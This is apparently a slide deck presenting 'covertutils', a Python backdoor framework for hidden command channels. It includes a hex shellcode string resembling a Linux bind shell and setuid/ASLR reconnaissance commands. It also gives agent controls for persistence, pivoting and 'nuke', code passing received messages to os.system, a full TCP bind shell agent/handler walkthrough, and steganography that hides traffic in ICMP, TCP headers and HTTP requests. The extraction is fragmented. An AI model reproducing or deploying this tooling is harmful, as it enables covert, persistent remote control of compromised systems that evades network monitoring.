- *Messages* are what the ends want to say to its other.
Not what they say



id

```
uid=1000 (vito_corleone)
gid=1000 (vito_corleone)
groups=1000 (vito_corleone) ,
1001 (legendary_mafia_bosses)
```



The Concepts

The *Streams*

- A *Stream* is a logical data channel that provides context to *Messages*
 - *Messages* are tagged with *Stream identifiers*
- Abstract the *Message* from the way it is going to be consumed.
 - Similar concept to *SSH channels*

The Concepts

The *Streams*

Shellcode stream

31dbf7e3b06643a52536a0289e1cd805993b03fcd804979f9b066687f01010166682b67666a0289e16a10515389e1cd80b00b52682f2f7368682f62696e89e331c9cd80

Shell Commands stream

find / -perm -4000; cat /proc/sys/kernel/randomize_va_space

Agent Control stream

persistency; set_pivot; set reconnect_interval 5; nuke




The Concepts

The *Chunks*

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- They get assembled back to the original *Message*



A shell command **chunked to 5 byte chunks**



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A shell command **Assembled**

`cat /proc/sys/kernel/randomize_va_space\x00`



The Concepts


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The Concepts

The *Orchestrators* (in lack of worse name)

- Objects that abstract all transformation:
(*message, stream*) -> *raw-data-chunks*[].
- Also work in *reverse direction*:
 - *raw-data-chunks*[] -> (*message, stream*)
- Their output is what gets finally transferred through the *Communication Channel*.



The Concept

The *Orchestrators*

```
if stream == "shellcmd":  
    os.system(message)
```

Tell him:
[shellcmd]:id

Master said:
[shellcmd]:id

Chunk1:
70acb83bca67e162
Chunk2:
c283f2897b3bedf2

Okie
dokie!

Oh,
Really?



The Concepts

The *Orchestrators* (in lack of worse name)

- They get initialized with **passphrases** (*and other stuff*)
 - Handle the *encryption*
- Handle *packet Steganography*
 - “Put 48 bytes of data in the ICMP payload”
 - “Extract the HTTP Cookie as received chunk”
- They handle *Stream* tagging of the *Chunks*



The Concepts

The *Communication Channel agnosticism*

- Need a way to *interact* with the Communication Channel

- *Wrapper functions* are used for *send* and *receive*

- *Developer implements* any kind of ***send(raw_bytes)*** and ***recv()*** functions

The Concepts

TCP wrappers, if you insist!

```
sock = socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect( (handler_address, handler_port) )

def send( raw_data ) :
    sock.send(raw_data)

def recv( ) :
    return sock.recv(1024)
```

The Concepts

Possibilities are endless – Imagination has limits

■ Put your `send()` implementation here:

■ Put your `recv()` implementation here:

```
import butterfly
```

```
def send( raw_data ) :
```

```
    for byteN in bytearray(raw_data) :  
        butterfly.flap_wings( byteN )
```

```
import hurricane
```

```
def recv( ) :
```

```
    return bytes(len(hurricane['China']))
```

The Concepts

The *Communication Channel agnosticism*

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Automatically!

Backdoor Behaviors



Oh, Behave

Backdoor Behaviors

Interrogating/beaconing – The HTTP/S shell behavior



No.

Any commands
Boss?



Backdoor Behaviors

Interrogating/beaconing – The HTTP/S shell behavior

...5 secs later...

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Boss?

No.



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`[shellcmd] : "whoami"`



Backdoor Behaviors

Interrogating/beaconing – The HTTP/S shell behavior

...5 secs later...

`"vito_corleone"`

Any commands

Boss?

No.



Backdoor Behaviors

Response Only/Silent – The Web shell behavior

`[shellcmd]: "whoami"`

`vito_corleone`

`"ok"`



Backdoor Behaviors


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`"tell_me_more"`

`vito_corleone`

`"vito_co"`



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
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

`vito_corleone`

`"rleone\x00"`



Backdoor Behaviors

Response Only/Silent – The Web shell behavior



The Concepts

The *Handler Objects*

- Model how *both ends* of a backdoor behave.
- They remain *Communication Channel agnostic*.
- Need an *Orchestrator* to get initialized.
- Also need *send()* and *recv()* implementations.



- They are used to implement both Agents and Handlers.



The Concepts

The *Handlers API* – Callback methods

- `onMessage(stream, message)`
 - *Runs when a fully assembled message arrives from stream*

- `onChunk(stream, is_last)`
 - *Runs when a Chunk arrives from stream*

- `onNotRecognised()`
 - *Runs when received data does not belong to a stream.*
 - *Wrong crypto passphrase case goes here...*

The Concepts

The *Handlers API* – *Sending methods*


- `sendAdHoc(message, stream = None)`
 - *Directly chunkifies and sends the message, through the selected stream.*

- `queueSend(message, stream = None)`
 - *Puts all created chunks in a queue, instead of sending them.*
 - *They can be sent later, possibly when triggered by a Callback.*

- `preferred_send(message, stream = None)`
 - *Fallbacks to any of the above, depending on the **Handler** object's behavior*

What we got till now...

Being **Generic** in development is a blessing!



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Get my shit together (Part 0)

Hey, noticed any similarities?

Handler


Agent



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Get my shit together (Part 1)


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Get my shit together (Part 2)

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Get my shit together (Part 3)

And they are all here!

Some shit
that gets stuff
from the user

```
covertutils.shells  
covertutils.shells.subshell  
covertutils.shells.impl
```

Some shit
that executes
stuff

```
covertutils.payloads.generic  
covertutils.payloads.linux  
covertutils.payloads.windows
```

```
covertutils.orchestration
```

Some shit that **prepares**
the data for travelling
and **decodes** received
data

Some shit that
sends and
receives data

```
covertutils.handlers  
covertutils.handlers.impl
```

Get my shit together (Part 4)

shell: `'whoami'`

UML is boring

stream, message =
("shell", "whoami")



**THE
HANDLER**

arbitrary_send(chunk)

**THE
HANDLER**

chunk = arbitrary_rcv()

Okie.
Dokie!



Get my shit together (Part 5)

Make UML great (again)





3.

**Let's
get it on**

The *TCP Bind Shell* Case

Agent:

- The *Agent* binds and listens to a TCP port.
- Communicates using a TCP socket

Handler:

- The *Handler* just connects to the *Agent*'s port
- Sends commands
- Receives responses

Available in *Programming Examples*:
https://covertutils.rtfid.io/en/latest/prog_examples.html



Agent

```
#!/usr/bin/env python
```

```
# Agent just gets executed (no arguments)
```

```
# Example:  
./agent.py
```

TCP Bind Shell Script Usage



Handler

```
#!/usr/bin/env python
```

```
import sys
```

```
try :
```

```
    program, ip, port, passphrase = sys.argv
```

```
except :
```

```
    print """Usage:
```

```
    handler.py <ip> <port> <passphrase>"""
```

```
    sys.exit(1)
```

```
# Example:
```

```
./handler.py 192.168.5.4 4444 "Pa55phra531"
```




Agent

TCP Bind Shell

Network Wrappers



Handler

```
def recv ()  
    return client.recv( 50 )
```

```
def send( raw ) :  
    client.send( raw )
```

```
def recv () :  
    return s.recv( 50 )
```

```
def send( raw ) :  
    s.send( raw )
```



Agent

TCP Bind Shell Orchestrator Step



Handler

```
from covertutils.orchestration import
SimpleOrchestrator

passphrase = "Pa55phra531" # hardcoded

orch = SimpleOrchestrator( passphrase,
    tag_length = 2,
    out_length = 50,
    in_length = 50,
)
```

```
from covertutils.orchestration import
SimpleOrchestrator

# passphrase is passed from sys.argv[3]

orch = SimpleOrchestrator( passphrase,
    tag_length = 2,
    out_length = 50,
    in_length = 50,
    reverse = True
)

# One of the Two Orchestrators must be
# reverse'd
```



Agent

```
from covertutils.handlers.impl import  
StandardShellHandler
```

```
handler = StandardShellHandler( recv,  
                                send,  
                                orch  
                                )
```

TCP Bind Shell Handler Step



Handler

```
from covertutils.handlers import  
BaseHandler
```

```
# Creating Dummy Handler Class
```

```
class MyHandler( BaseHandler ) :
```

```
    def onNotRecognised( self ) :  
        pass
```

```
    def onChunk( self, stream, message ) :  
        pass
```

```
    def onMessage( self, stream, message):  
        pass
```

```
handler = MyHandler( recv, send, orch )
```



Agent

TCP Bind Shell

[+] Session Opened!



Handler

```
# Block the main thread from exiting...
from time import sleep

while True : sleep(1)
```

```
# Creating the Shell for the Handler
shell = StandardShell( handler )

# Start interacting...
shell.start()

# Shell is launched:
# (covertutils v0.3.4)>
```

The ready Stuff

- Packing to *Native executables* (through 3rd party modules)
- Staging ***covertutils*** package from *HTTP/S* or *Github*
 - *Directly into memory*
- *Custom extension development* using the *Staging API*
 - *Direct access to remote Python objects*
 - *Modify everything while running*
- Managing *multiple Agents* through ***covertpreter>*** shell

The **not so** ready Stuff

- Lacks *pivoting* mechanism
 - Won't run under *Python3*
 - More and Better Documentation
 - Writing an API means documenting an API
 - *Port* popular backdoor *interfaces*
 - *Meterpreter, Empire, etc*
- *Port to C++*

Thanks

~~for your tolerance~~

Q&A time...

Debunk my project and get a free beer!

You can find me at:

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
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More ~~Last Minute~~
Slides!



The ICMP case



- Embed payloads in ICMP packets' 7th layer.
- Fully resembles a *Ping request-response*
- The Agent is pinged
- Needs raw sockets - root

■ Possible with *no dependencies above covertutils*

- Possible through the *StegoInjector class*
- Will use *scapy*, because life is short
- *StegoInjector* is a presentation on its own.

Available in Programming Examples:

https://covertutils.rtfid.io/en/latest/prog_examples.html#advanced-icmp-bind-shell

```
(covertutils v0.3.4)>
```


```
root@hostname: /home/unused/Projects/covertutils
```

```
File Edit View Search Terminal Help
```

```
root@hostname:/home/unused/Projects/covertutils# tcpdump -nn -A -i any 'icmp'  
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode  
listening on any, link-type LINUX_SLL (Linux cooked), capture size 262144 bytes
```

```
□
```

The ICMP case



```
# tcpdump -nn -A -i any 'icmp'
```

```
04:02:28.207248 IP 127.0.0.1 > 127.0.0.5: ICMP echo request, id 26329, seq 1, length 64
```

```
04:02:28.262747 IP 127.0.0.5 > 127.0.0.1: ICMP echo reply, id 26329, seq 1, length 64
```

```
04:02:29.307010 IP 127.0.0.1 > 127.0.0.5: ICMP echo request, id 26329, seq 2, length 64
```

```
04:02:29.342501 IP 127.0.0.5 > 127.0.0.1: ICMP echo reply, id 26329, seq 2, length 64
```

```
04:02:30.391462 IP 127.0.0.1 > 127.0.0.5: ICMP echo request, id 26329, seq 3, length 64
```

```
04:02:30.430703 IP 127.0.0.5 > 127.0.0.1: ICMP echo reply, id 26329, seq 3, length 64
```

```
04:02:31.490950 IP 127.0.0.1 > 127.0.0.5: ICMP echo request, id 26329, seq 4, length 64
```

```
04:02:31.519146 IP 127.0.0.5 > 127.0.0.1: ICMP echo reply, id 26329, seq 4, length 64
```

The *StegoInjector* class

Packet crafting configuration

```
X:_data_ :                # Inject covert data - where "X" is found

# This is a SYN TCP packet
mac_ip_tcp_syn = ''ffffff00000000000000800                # MAC header
450000280001000040067ccd7f0000017f000001                # IP header
00140050000000000000000050022000917c0000''X[18:20],X[38:42],X[34:36] # TCP header
```

IP Identification field

TCP Source Port

TCP Sequence Number

The *StegoInjector* class

Packet Injection Object

```
stego_config=""
```

```
X:_data_:           # Inject covert data - where "X" is found
```

```
# This is a SYN TCP packet
```

```
mac_ip_tcp_syn = '''ffffffffffffffff00000000000000800           # MAC header
```

```
450000280001000040067ccd7f0000017f000001           # IP header
```

```
001400500000000000000000050022000917c0000'''X[18:20],X[38:42],X[34:36] # TCP header
```

```
""
```

```
from covertutils.datamanipulation import StegoInjector
```

```
stego_inj_obj = StegoInjector(stego_config)
```

The *StegoInjector* class

A new Packet is born!

```
>>> stego_inj_obj.getCapacity("mac_ip_tcp_syn")
8
>>> new_pkt = stego_inj_obj.inject("A"*8, template = "mac_ip_tcp_syn" )
>>>
>>> print new_pkt.encode('hex')
ffffffffffffffff00000000000000800450000284141000040067ccd7f0000017f00000141410050414141
410000000050022000917c0000
>>>
>>> from scapy.all import Ether          # To parse the string as Ethernet packet
>>> scapy_pkt = Ether(new_pkt)
>>> hexdump(scapy_pkt)                  # Voila!
0000  FF FF FF FF FF FF 00 00  00 00 00 00 08 00 45 00  .....E.
0010  00 28 41 41 00 00 40 06  7C CD 7F 00 00 01 7F 00  .(AA..@.|.....
0020  00 01 41 41 00 50 41 41  41 41 00 00 00 00 50 02  ..AA.PAAAA....P.
0030  20 00 91 7C 00 00
                                ..|..
```

The *StegoInjector* class

Steganography is EVERYWHERE!

```
>>> from covertutils.datamanipulation import asciiToHexTemplate
>>> search_request="""GET /search.php?q=~~~~~?userid=~~~~~ HTTP/1.1
    # new lines to honor the HTTP protocol
"""
>>> stego_config = """
... X:_data_:_data_
... search='''%s'''
... """ % asciiToHexTemplate(search_request, marker='~')
>>>
>>> stego_inj_obj = StegoInjector(stego_config)
>>> stego_inj_obj.getCapacity("search")
16
>>> stego_inj_obj.inject("A"*16, "search")
GET /search.php?q=AAAAAAAA?userid=AAAAAAAA
```